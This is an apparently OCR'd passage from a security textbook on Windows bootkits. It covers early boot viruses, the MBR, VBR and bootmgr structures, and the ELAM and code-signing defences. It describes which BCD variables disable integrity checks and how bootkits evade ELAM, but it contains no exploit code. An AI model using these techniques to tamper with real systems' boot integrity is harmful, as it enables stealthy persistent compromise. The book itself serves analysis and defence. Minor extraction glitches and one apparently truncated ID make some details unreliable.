Though Elk Cloner preceded PC boot sector viruses by several years, it's usually described as a boot sector infector because its method of infection was very similar. Elk Cloner modified the loaded OS by injecting itself, and stayed resident in RAM in order to infect other floppies, intercepting disk accesses and overwriting their system boot sectors with its own code. At every 50th bootup, it displayed the following message (sometimes generously described as a poem):

```
Elk Cloner:
The program with a personality

    It will get on all your disks
      It will infiltrate your chips
        Yes it's Cloner!

    It will stick to you like glue
      It will modify ram too
        Send in the Cloner!
```

The later Load Runner malware (1989), affecting Apple IIGS and ProDOS, is rarely mentioned nowadays, but it does have an interesting extra wrinkle. Apple users frequently needed to reboot to change operating systems, or sometimes to boot a "special" disk. Load Runner's specialty was trapping the reset command triggered by the key combination CONTROL-COMMAND-RESET and taking it as a cue to write itself to the current diskette, so that it would survive a reset. This may not be the earliest example of malware persistence, but it's certainly a precursor to more sophisticated attempts to maintain presence.

PC © Brain Damage

We have to look ahead to 1986 for the first PC virus, usually considered to be Brain. Brain was a fairly bulky BSI, occupying the first two sectors of a diskette with its own code and marking the sectors as "bad" so that the space wouldn't be overwritten. This meant that the boot code was moved from the first sector to the third. The version usually taken to be the "original" did not infect hard disks, only 360KB diskettes.

However, Brain had features that prefigured some of the characterizing features of modern bootkits. First, it used a hidden storage area in which to keep its own code, though on an infinitely more basic level than TDSS rootkit (one of the most advanced rootkits targeting Microsoft Windows x86

5. David Harley, Urs E. Gattiker , Eugene H. Spafford, *Viruses Revealed* (Osborne, 2001).

6. Peter Szor, *The Art of Computer Virus Research and Defense* (Addison Wesley, 2005).

platform, discussed in Chapter 1) and its contemporaries and successors. Second, it used "bad" sectors to protect that code from legitimate housekeeping by the operating system. Third, it used of a stealth technique: if the virus was active when an infected sector was accessed, it hooked the disk interrupt handler to ensure that the original, legitimate boot sector stored in the third sector was displayed.

Characteristically, a boot sector virus would allocate a memory block for the use of its own code and then hook the execution of the code flow there in order to infect new files or system areas (in the case of a BSI). Occasionally, multistage malware would use a combination of these methods; these were known as multipartites.

Multipartites

Multipartite is a term used to describe malware that's capable of infecting both boot sectors and files, though it isn't strictly correct to restrict the use of the term to "file and boot" viruses. For example, there were instances of macro viruses that dropped file viruses as well as examples of malware that could spread both nonparasitically in worm fashion and as file infectors. Because the malware we see today tends toward a degree of sophistication, complexity, and modularity that would have been almost unimaginable in the 1980s and 1990s, the term has fallen largely into disuse in discussion of modern threats.

Conclusion

This chapter covered the history and evolution of boot compromises, with the intention of giving you a solid understanding of the basic concepts on which to build as we look at the details of bootkit technology. In the next chapter we go deeper into Kernel-Mode Code Signing Policy and explore the ways of bypassing this technology via bootkit infection, with particular emphasis on TDSS. The evolution of TDSS rootkit (also known as TDL3) and TDL4 bootkit neatly exemplifies the shift from kernel-mode rootkits to bootkits as a means of keeping the malware unnoticed but active for longer on a compromised system.

5

OPERATING SYSTEM BOOT PROCESS ESSENTIALS

This chapter introduces you to the most important aspects of the Microsoft Windows boot process relating to bootkits so that you understand how bootkits are built and how they behave. Because the goal of the bootkit is to hide on a target system at a very low level, it needs to tamper with the OS boot components. Therefore, an understanding of the boot process is essential. (The information presented in this chapter relates to all versions of Microsoft Windows since Vista because the boot process differs in earlier versions, as explained in "The bootmgr Module and Boot Configuration Data" on page 70.)

The boot process is one of the most important yet least understood phases of operating system operation. Although the general concept is universally familiar, few programmers, including systems programmers, understand much of its detail, and most lack the tools for doing so. Consequently, the boot process is a fertile ground for attackers to leverage their knowledge gleaned from reverse engineering and experimentation, while programmers must often rely on documentation that's incomplete or outdated.

From a security point of view, the boot process is responsible for starting the system and bringing it to a trustworthy state. The logical facilities that defensive code uses to check the state of a system are created during this process, so the earlier an attacker manages to compromise a system, the easier it is to hide from a defender's checks.

In this chapter, we review the basics of the boot process in the Microsoft Windows operating systems running on machines with legacy firmware (that is, non-UEFI-based firmware). In Windows 7 x64 SP1, Microsoft introduced support for UEFI firmware. Therefore, because there is a significant difference in the boot processes of machines based on legacy firmware and those based on UEFI, the latter is discussed in Chapter 16.

Throughout this chapter, we approach the boot process from the attacker's point of view. Although nothing prevents attackers from targeting a specific chipset or peripheral—and indeed some do—such attacks would not scale well and would be hard to develop reliably. Therefore, it's in the attacker's best interest to target relatively generic interfaces, yet not so generic that their attacks would be commonly understood and easy to examine by defensive programmers.

As always, offensive research and practice push the envelope on understanding the system, digging deeper as advances become public and transparent. The progression of this chapter serves to illustrate this point: we begin with a general overview, but finish with undocumented (at the time of this writing) data structures and a logic flow that can only be gleaned from disassembly—exactly the route that both bootkit researchers and malware authors follow.

High-Level Overview of the Windows Boot Process

Figure 5-1 shows the general flow of the modern boot process. Although almost any part of the process can be attacked by a bootkit, the most common targets are the BIOS (Basic Input/Output System) initialization, the Master Boot Record (MBR), and the operating system boot loader. (Secure Boot technology, which we'll discuss in Chapter 17, aims to protect the modern boot process, including its complex and versatile UEFI parts.)




Figure 5-1: The flow of the system boot process

As the boot process progresses, the execution environment becomes more complex, offering the defender richer and more familiar programming models. However, it's the lower-level code that creates and supports these abstracted models, and by targeting the various implementations, attackers can manipulate these models to intercept the flow of the boot process and interfere with the higher-level system state. In this way, more abstract and powerful models can be rendered blind, which is exactly the point of a rootkit.

The Legacy Boot Process

As is often the case, in order to understand a technology, it is helpful to review its previous iterations. Here's a simplified summary of the boot process as it was normally executed in the heyday (1980s–2000s) of boot sector viruses such as Brain and others (as discussed in Chapter 6):

- Power on (a cold boot).
- Power supply self-test.
- ROM BIOS execution.
- ROM BIOS test of hardware.
- Video test.
- Memory test.
- Power-On Self-Test (POST): a full hardware check. (This step can be skipped when the boot process is a *warm* or *soft boot*—that is, a boot from a state that isn't completely off.)
- Test for the MBR at the first sector of the default boot drive, as specified in the BIOS setup.
- MBR execution.
- Operating system files initialization.
- Base device drivers initialization.
- Device status check.
- Read configuration files.
- Load command shell.
- Shell's startup command files execution.

Notice in this list that the first task of the early boot process is to test and initialize the hardware. Although this is often still the case, hardware and firmware technologies have moved on since Brain and its immediate successors, as have operating systems. Also, the boot processes described later in this book differ from earlier iterations in terminology and complexity. Still, the overall principles are not so different.

The Windows Boot Process

Figure 5-2 shows a high-level picture of the Windows boot process and the components involved. Each block in the figure represents modules that are executed and passed control during the boot process, in order from top to bottom. As you can see, it's quite similar to the iterations of the legacy boot process. However, as the components of modern Windows operating systems have increased in complexity, so have the modules involved in the boot process.




Figure 5-2: A high-level view of the Windows boot process

Over the next few sections, we'll refer back to this figure as we walk through this boot process in more detail. As Figure 5-2 shows, when a computer is first powered on, the BIOS boot code receives control. This is the start of the boot process as the software sees it; other logic is involved at the hardware/firmware level (for example, during chipset initialization) but is not visible to software during the boot process.

BIOS and the Preboot Environment

The BIOS performs basic system initialization and a Power-On Self-Test (POST) to ensure that the critical system hardware is working properly.

In addition to executing a POST, the BIOS provides a specialized environment that includes the basic services needed to communicate with system devices. This simplified I/O interface becomes available first in the preboot environment, but is later replaced by different operating system abstractions for the majority of Windows uses. The most interesting of these from the point of view of bootkit analysis is the *disk service*, which exposes a number of entry points used to perform disk I/O operations. It is accessible through a special handler known as the *interrupt 13h handler*, or simply INT 13h. The disk service is often the target of bootkits that tamper with its INT 13h in order to modify operating system and boot components that are read from the hard drive during system startup, in an effort to disable or circumvent operating system protections.

Next, the BIOS looks for the bootable disk drive, which is the disk that hosts the instance of the operating system to be loaded. This may be a hard drive, a USB-drive, or a CD drive. Once the bootable device has been identified, the BIOS boot code loads the MBR, as Figure 5-2 shows.

The Master Boot Record

The MBR is a data structure containing information on hard drive partitions and the boot code. The main task of the MBR is to determine the

active partition of the bootable hard drive, which contains the instance of the OS to load. Once the active partition is identified, the MBR will read and execute its boot code. Listing 5-1 shows the structure of the MBR.

```
typedef struct _MASTER_BOOT_RECORD {
❶  BYTE bootCode[0x1BE];  // space to hold actual boot code
❷  MBR_PARTITION_TABLE_ENTRY partitionTable[4];
   USHORT mbrSignature; // set to 0xAA55 to indicate PC MBR format
} MASTER_BOOT_RECORD, *PMASTER_BOOT_RECORD;
```

Listing 5-1: The structure of the Master Boot Record

As you can see, the MBR boot code ❶ is restricted to just 446 bytes (0x1BE in hexadecimal, a familiar value to reverse engineers of boot code), so it can only implement basic functionality. The main purpose of the MBR is to parse the partition table, shown at ❷, in order to locate the active partition, read its first sector (the Volume Boot Record, or VBR), and transfer control to it.

Partition Table

The partition table in the MBR is an array of four elements, each of which is described by the `MBR_PARTITION_TABLE_ENTRY` structure shown in Listing 5-2.

```
typedef struct _MBR_PARTITION_TABLE_ENTRY {
❶   BYTE status;           // active?  0=no, 128=yes
    BYTE chsFirst[3];      // starting sector number
❷   BYTE type;              // OS type indicator code
    BYTE chsLast[3];       // ending sector number
❸   DWORD lbaStart;        //first sector relative to start of disk
    DWORD size;            // number of sectors in partition
} MBR_PARTITION_TABLE_ENTRY, *PMBR_PARTITION_TABLE_ENTRY;
```

Listing 5-2: The structure of the partition table entry

The first byte ❶ of the `MBR_PARTITION_TABLE_ENTRY`, the `status` field, signifies whether the partition is active. Only one partition may be marked as active at any time, indicated with a value of 128 (0x80 in hexadecimal).

The `type` field ❷ lists the partition type. The most common partition types are as follows:

- EXTENDED MBR partition type
- FAT12 filesystem
- FAT16 filesystem
- FAT32 filesystem
- IFS (Installable File System used for the installation process)
- LDM (Logical Disk Manager for Microsoft Windows NT)
- NTFS (the primary Windows filesystem)

A type of zero means unused. The fields `lbaStart` and `size` ❸ define the location of the partition on disk, expressed in sectors. The `lbaStart` field contains the offset of the partition from the beginning of the hard drive, and the `size` field contains the size of the partition.

Microsoft Windows Drive Layout

Figure 5-3 shows the typical bootable hard drive layout of a Microsoft Windows system with two partitions.

The Bootmgr partition contains `bootmgr` and some other OS boot components, while the OS partition contains a volume that hosts the OS and user data. The main purpose of `bootmgr` is to determine which particular instance of the OS to load. If multiple operating systems are installed on the computer, `bootmgr` will display a dialog prompting the user to choose one. The `bootmgr` component also provides parameters that determine the way the OS is loaded: whether it should be in safe mode, using the last-known good configuration, with driver signature enforcement disabled, and so on.




Figure 5-3: The typical bootable hard drive layout

The Volume Boot Record and Initial Program Loader

The hard drive may contain several partitions hosting multiple instances of different operating systems, but only one of these should normally be marked as active. The MBR does not contain the code to parse the particular filesystem used on the active partition, so it reads and executes the first sector of the partition, the Volume Boot Record (VBR), which is done in the third layer of Figure 5-2.

The VBR contains partition layout information that specifies the type of filesystem in use, its parameters, and code that reads the Initial Program Loader (IPL) module from the active partition. The IPL implements filesystem parsing functionality in order to be able to read files from the partition's filesystem.

Listing 5-3 shows the layout of the VBR, which is composed of `BIOS_PARAMETER_BLOCK_NTFS` and `BOOTSTRAP_CODE` structures. The layout of the `BIOS_PARAMETER_BLOCK` structure (BPB) is specific to the volume's filesystem. The `BIOS_PARAMETER_BLOCK_NTFS` and `VOLUME_BOOT_RECORD` structures correspond to the NTFS volume.

```
typedef struct _BIOS_PARAMETER_BLOCK_NTFS {
   WORD SectorSize;
   BYTE SectorsPerCluster;
   WORD ReservedSectors;
   BYTE Reserved[5];
```

```
    BYTE MediaId;
    BYTE Reserved2[2];
    WORD SectorsPerTrack;
    WORD NumberOfHeads;
❶   DWORD HiddenSectors;
    BYTE Reserved3[8];
    QWORD NumberOfSectors;
    QWORD MFTStartingCluster;
    QWORD MFTMirrorStartingCluster;
    BYTE ClusterPerFileRecord;
    BYTE Reserved4[3];
    BYTE ClusterPerIndexBuffer;
    BYTE Reserved5[3];
    QWORD NTFSSerial;
    BYTE Reserved6[4];
} BIOS_PARAMETER_BLOCK_NTFS, *PBIOS_PARAMTER_BLOCK_NTFS;
typedef struct _BOOTSTRAP_CODE {
    BYTE    bootCode[420];              // boot sector machine code
    WORD    bootSectorSignature;        // 0x55AA
} BOOTSTRAP_CODE, *PBOOTSTRAP_CODE;
typedef struct _VOLUME_BOOT_RECORD {
❷   WORD    jmp;
    BYTE    nop;
    DWORD   OEM_Name
    DWORD   OEM_ID; // NTFS
    BIOS_PARAMETER_BLOCK_NTFS BPB;
    BOOTSTRAP_CODE BootStrap;
} VOLUME_BOOT_RECORD, *PVOLUME_BOOT_RECORD;
```

Listing 5-3: Volume Boot Record layout

Notice that the VBR starts with a `jmp` instruction ❷, which transfers control to the VBR code. The VBR code in turn reads and executes the IPL from the partition, the location of which is specified by the `HiddenSectors` field ❶, which reports its offset (in sectors) from the beginning of the hard drive. The layout of the VBR is summarized in Figure 5-4.




Figure 5-4: The structure of the Volume Boot Record

As you can see, the VBR essentially consists of the following components:

- The VBR code responsible for loading the IPL
- The BIOS parameter block (a data structure that stores the volume parameters)

- Text strings displayed to a user if an error occurs
- 0xAA55, a two-byte signature of the VBR

The IPL usually occupies 15 consecutive sectors of 512 bytes each and is located right after the VBR. It implements just enough code to parse the partition's filesystem and continue loading `bootmgr`. The IPL and VBR are used together because the VBR can occupy only one sector; it cannot implement sufficient functionality to parse the volume's filesystem with so little space available to it.

The bootmgr Module and Boot Configuration Data

The IPL reads and loads the OS boot manager's `bootmgr` module from the filesystem, which continues the boot process and is shown in the fourth layer of Figure 5-2.

The `bootmgr` reads its configuration data from the Boot Configuration Data (BCD), which contains several important system parameters, including those that affect security policies such as the kernel-mode code signing policy, covered in Chapter 8. Bootkits often attempt to bypass the `bootmgr`'s implementation of code integrity verification.

Once the IPL runs, the `bootmgr` boot module takes over. The `bootmgr` was introduced in Windows Vista to replace the `ntldr` boot loader found in previous NT-derived versions of Windows. Microsoft's idea was to create an additional layer of abstraction in the boot chain in order to isolate the preboot environment from the OS kernel layer. Isolation of the boot modules from the OS kernel brought improvements in boot management and security to Windows, making it easier to enforce security policies imposed on the kernel-mode modules (such as the kernel-mode code signing policy). The legacy `ntldr` was split into two modules: `bootmgr` and `winload.exe` (or `winresume.exe` if the OS is loaded from the hibernation). Each module implements distinct functionality.

`bootmgr` manages the boot process until the user chooses a boot option (as shown in Figure 5-5 for Windows 10). The program `winload.exe` (or `winresume.exe`) loads the kernel, boot-start drivers, and some system registry data once the user makes a choice.

Real Mode vs. Protected Mode

When a computer is first powered on, the CPU operates in *real mode*, a legacy execution mode that uses a 16-bit memory model in which each byte in RAM is addressed by a pointer consisting of two words (two bytes): `segment_start:segment_offset`. This mode corresponds to the *segment memory model*, where the address space is divided into segments. The address of every target byte is described by the address of the segment and the offset of the target byte within the segment. Here, `segment_start` specifies the target segment, and `segment_offset` is the offset of the referenced byte in the target segment.




Figure 5-5: The `bootmgr` boot menu in Windows 10

The real-mode addressing scheme allows the use of only about 1MB of all available system RAM. In other words, the real (physical) address in the memory is computed as the largest address, represented as `ffff:ffff`, which is only 1,114,095 bytes (65,535 × 16 + 65,535), meaning the address space in real mode is limited to around 1MB, which is obviously not sufficient for modern operating systems and applications. To circumvent this limitation and get access to all available memory, the OS bootloader components (`bootmgr` and `winload.exe`) switch the processor into *protected mode* (called *long mode* on 64-bit systems) once `bootmgr` takes over.

The `bootmgr` module consists of 16-bit real-mode code and a compressed PE image, which when uncompressed will be executed in protected mode. The 16-bit code extracts and decompresses the PE (Portable Executable) from the `bootmgr` image, switches the processor into protected mode, and passes control to the decompressed module.

NOTE *The processor execution mode switching must be properly handled by bootkits in order to retain control over the execution of the boot code. When the switching happens, the whole memory layout is changed, and parts of the code previously located at one contiguous set of memory addresses may belong to different memory segments after switching. For this reason, bootkits implement rather sophisticated functionality to get around this transition in order to keep control of the boot process.*

BCD Boot Variables

Once the `bootmgr` initializes protected mode, the decompressed image receives control and loads boot configuration information from the BCD. When stored on the hard drive, the BCD has the same layout as a registry hive. (To browse its contents, use `regedit` and navigate to the key `HKEY_LOCAL_MACHINE\BCD000000`.)

NOTE *Interestingly, in order to read from the hard drive, `bootmgr` uses the INT 13h disk service, which is intended to be run in real mode, although `bootmgr` at this point is operating in protected mode. In order to do so, `bootmgr` saves the execution context of the processor in temporary variables, temporarily switches to real mode, executes the INT 13h handler, and then returns to protected mode, restoring the saved context.*

The BCD store contains all the information `bootmgr` needs in order to load the OS (the BCD boot variables), including the path to the partition containing the OS instance to load, available boot applications, code integrity options, and parameters instructing the OS to load in preinstallation mode, safe mode, and so on.

Table 5-1 shows the parameters in the BCD of greatest interest to bootkit authors.

Table 5-1: BCD Boot Variables

Variable name	Description	Parameter type	Parameter ID
`BcdLibraryBoolean_DisableIntegrityCheck`	Disables kernel-mode code integrity checks	Boolean	0x16000048
`BcdOSLoaderBoolean_WinPEMode`	Tells the kernel to load in preinstallation mode, disabling kernel-mode code integrity checks as a byproduct	Boolean	0x26000022
`BcdLibraryBoolean_AllowPrereleaseSignatures`	Enables test signing (TESTSIGNING)	Boolean	0x1600004

The variable `BcdLibraryBoolean_DisableIntegrityCheck` is used to disable integrity checks and allow the loading of unsigned kernel-mode drivers. This option is ignored in Windows 7 and higher and cannot be set if Secure Boot is enabled.

The variable `BcdOSLoaderBoolean_WinPEMode` indicates that the system should be started in the Windows Preinstallation Environment Mode, which is essentially a minimal Win32 operating system with limited services that is primarily used to prepare a computer for Windows installation. This mode also disables kernel integrity checks, including the kernel-mode code signing policy mandatory on 64-bit systems.

The variable `BcdLibraryBoolean_AllowPrereleaseSignatures` uses test code signing certificates to load kernel-mode drivers for testing purposes. These certificates can be generated using tools included in the Windows Driver Kit. (The Necurs rootkit uses this process to install a malicious kernel-mode driver onto a system, signed with a custom certificate.)

After retrieving boot options, the `bootmgr` performs self-integrity verification. If the check fails, the `bootmgr` stops booting the system and displays an error message. However, the `bootmgr` doesn't check self-integrity if either `BcdLibraryBoolean_DisableIntegrityCheck` or `BcdOSLoaderBoolean_WinPEMode` is set to true in the BCD. Thus, if either variable is true, the `bootmgr` won't notice if it has been tampered with by malicious code.

Once all the necessary BCD parameters have been loaded and self-integrity verification has been passed, the `bootmgr` chooses the boot application to load. When loading the OS afresh from the hard drive, the `bootmgr` chooses `winload.exe`; when resuming from hibernation, the `bootmgr` chooses `winresume.exe`. These respective PE modules are responsible for loading and initializing OS kernel modules. The `bootmgr` checks the integrity of the boot application in the same way, again skipping verification if either `BcdLibraryBoolean_DisableIntegrityCheck` or `BcdOSLoaderBoolean_WinPEMode` is true.

In the final step of the boot process, once a particular instance of the OS to load is chosen, the `bootmgr` loads `winload.exe`. As mentioned earlier, `winload.exe` is a module (layer five in Figure 5-2) that loads and initializes the kernel image, boot-start drivers, and the system registry hive. Once all modules are properly initialized, `winload.exe` passes control to the OS kernel, which continues the boot process (layer six in Figure 5-2). Like `bootmgr`, `winload.exe` checks the integrity of all modules it is responsible for. Many bootkits attempt to circumvent these checks in order to inject a malicious module into the operating system kernel-mode address space. When `winload.exe` receives control of the operating system boot, it enables paging in protected mode and then loads the OS kernel image and its dependencies, including these modules:

`bootvid.dll` A library for video VGA support at boot time (though only on 32-bit systems)

`ci.dll` The code integrity library

`clfs.dll` The common logging files system driver

`hal.dll` The hardware abstraction layer library

`kdcom.dll` The kernel debugger protocol communications library

`pshed.dll` The platform-specific hardware error driver

In addition to these modules, `winload.exe` also loads boot-start drivers, including storage device drivers, early-launch anti-malware (ELAM) modules (explained in Chapter 8), and the system registry.

NOTE *In order to read all the components from the hard drive, `winload.exe` uses the interface provided by `bootmgr`. This interface relies on the BIOS INT 13h disk service. Therefore, if the INT 13h handler is hooked by a bootkit, the malware can spoof all data read by `winload.exe`.*

When loading the executables, `winload.exe` verifies their integrity according to the system's code integrity policy. Once all modules are loaded, `winload.exe` transfers control to the OS kernel image to initialize them, as discussed in the following chapters.

Conclusion

In this chapter, you learned about the MBR and VBR in the early boot stages as well as important boot components such as `bootmgr` and `winload.exe` from the point of view of bootkit threats.

As you have seen, transferring control between the phases of the boot process is not limited to directly jumping to the next stage. Instead, several components involved in the boot process are related through various data structures, such as the MBR partition table, the VBR BIOS parameter block, and the BCD, that determine execution flow in the preboot environment. This nontrivial relationship is one reason why bootkits are so complex and why they make so many modifications to boot components in order to transfer control from the original boot code to their own (and occasionally back and forth, to carry out essential tasks).

In the next chapter, we look at boot process security, focusing on the ELAM and the Microsoft kernel-mode code signing policy, which defeated the methods of early rootkits.

6

BOOT PROCESS SECURITY

Now that we've covered the Windows boot process, let's take a look at two important security mechanisms implemented in the Microsoft Windows kernel: the Kernel-Mode Code Signing Policy and the Early Launch Anti-Malware (ELAM) module. Both mechanisms were designed to prevent the execution of unauthorized code in the kernel address space, thus making it harder for rootkits to compromise the system.

The Kernel-Mode Code Signing Policy protects the system by imposing requirements on the code signing of modules meant to be loaded into the kernel address space. This security feature is particularly important in the context of bootkit and rootkit analysis because it makes the task of compromising the system by executing kernel-mode drivers much harder and has forced rootkit developers to switch to bootkit techniques in order to circumvent protection and eventually penetrate into kernel address space.

ELAM is a detection driver that allows third-party security software to register a kernel-mode driver guaranteed to execute at a very early stage of the boot process, before any third-party driver is loaded. This gives an advantage to the security software: when an attacker attempts to load a malicious component into the kernel address space, the security software is able to inspect and prevent it since it is already active.

In this chapter, we look at the actual implementation of these techniques, discuss their advantages and weak points, and examine their efficiency against rootkits and bootkits.

The Early Launch Anti-Malware Module

The ELAM feature was introduced in Microsoft Windows 8 as an attempt to defend against bootkit and rootkit threats. ELAM allows antivirus software to load a protection module before any other third-party kernel-mode drivers in order to prevent execution of any blacklisted module. The ELAM driver registers *callbacks*, routines called by the kernel to evaluate data in the system registry hive and boot-start drivers. These callbacks are used to detect malicious data and to prevent malicious modules from being loaded and initialized.

API Callback Routines

The kernel registers and unregisters these callbacks by implementing certain API routines, namely the following:

- `CmRegisterCallbackEx` and `CmUnRegisterCallback`: Used to register and unregister callbacks for monitoring registry data
- `IoRegisterBootDriverCallback` and `IoUnRegisterBootDriverCallback`: Used to register and unregister callbacks for boot-start drivers

These routines use the prototype `EX_CALLBACK_FUNCTION`, shown in Listing 6-1.

```
NTSTATUS EX_CALLBACK_FUNCTION(
❶   IN PVOID CallbackContext,
❷   IN PVOID Argument1,         // callback type
❸   IN PVOID Argument2          // system-provided context structure
);
```

Listing 6-1: Prototype of ELAM callbacks

The parameter at ❶ receives a context specified by the ELAM driver upon registering it by executing one of the previously listed callback routines. The context is a pointer to a memory buffer holding ELAM driver-specific parameters and may be accessed by any of the callback routines. It is also used to keep the current state of the ELAM driver. The parameter at ❷ provides the callback type, and the parameters at ❸ provide information used to classify the boot-start driver. We'll go over these elements in more detail now.

Callbacks for Boot-Start Drivers

The parameter at ❷ in Listing 6-1 specifies the callback type and can be one of two types for the boot-start drivers:

- `BdCbStatusUpdate`: A callback that provides status updates to an ELAM driver regarding the loading of driver dependencies or boot-start drivers
- `BdCbInitializeImage`: A callback used by the ELAM driver to classify boot-start drivers and their dependencies

These drivers can be classified as follows:

- Known good: Drivers known to be legitimate and contain no malicious code
- Unknown: Drivers that ELAM can't classify
- Known bad: Drivers known to be malicious

The OS decides whether to load "known bad" and "unknown" drivers based on the ELAM policy specified in the following registry key: `HKLM\System\CurrentControlSet\Control\EarlyLaunch\DriverLoadPolicy`.

ELAM Policy Values

Table 6-1 lists the possible ELAM policy values that determine which drivers may be loaded.

Table 6-1: ELAM Policy Values

Policy name	Policy value	Description
`PNP_INITIALIZE_DRIVERS_DEFAULT`	0x00	Load known good drivers only.
`PNP_INITIALIZE_UNKNOWN_DRIVERS`	0x01	Load known good and unknown drivers only.
`PNP_INITIALIZE_BAD_CRITICAL_DRIVERS`	0x03	Load known good, unknown, and known bad drivers. (This is the default setting.)
`PNP_INITIALIZE_BAD_DRIVERS`	0x07	Load all drivers.

ELAM Input Data

The information used to classify a boot-start driver is passed in a third parameter (❸ in Listing 6-1) to the callback routine. It includes the following information:

- The name of the image to classify
- The path in the registry where the image is registered as a boot-start driver
- The publisher and issuer of the image's certificate

- A hash of the image and the name of the hashing algorithm
- A certificate thumbprint and the name of the thumbprint algorithm

As you can see, the ELAM driver doesn't receive a lot of data about the image to classify; for instance, it doesn't receive the base address of the image to classify in memory, nor can it access the binary image on the hard drive because the storage device driver stack isn't yet initialized. The ELAM driver must decide which drivers to load based solely on the hash of the image and its certificate data without being able to observe the image itself. The consequence of this is that any analysis possible at this stage is highly limited and therefore not very effective.

ELAM Is No Defense Against Bootkits

ELAM gives security software an advantage against rootkit threats but it doesn't help to fight against bootkits—nor was it designed to. ELAM can only monitor legitimately loaded drivers, but most bootkits load kernel-mode drivers using undocumented OS features, meaning a bootkit can bypass security enforcement and inject its code into kernel address space despite ELAM. As shown in Figure 6-1, a bootkit's malicious code also runs before the OS kernel is initialized and before any kernel-mode driver is loaded, including ELAM. This means that a bootkit can bypass ELAM protection.




Figure 6-1: The flow of the boot process with ELAM

Most bootkits load their kernel-mode code in the middle of kernel initialization, once all OS subsystems (including the I/O subsystem, Object Manager, Plug and Play manager, and so on) have been initialized but before ELAM is executed. Of course, ELAM cannot prevent the execution of malicious code that has been loaded prior to itself, so it has no defenses against bootkit techniques.

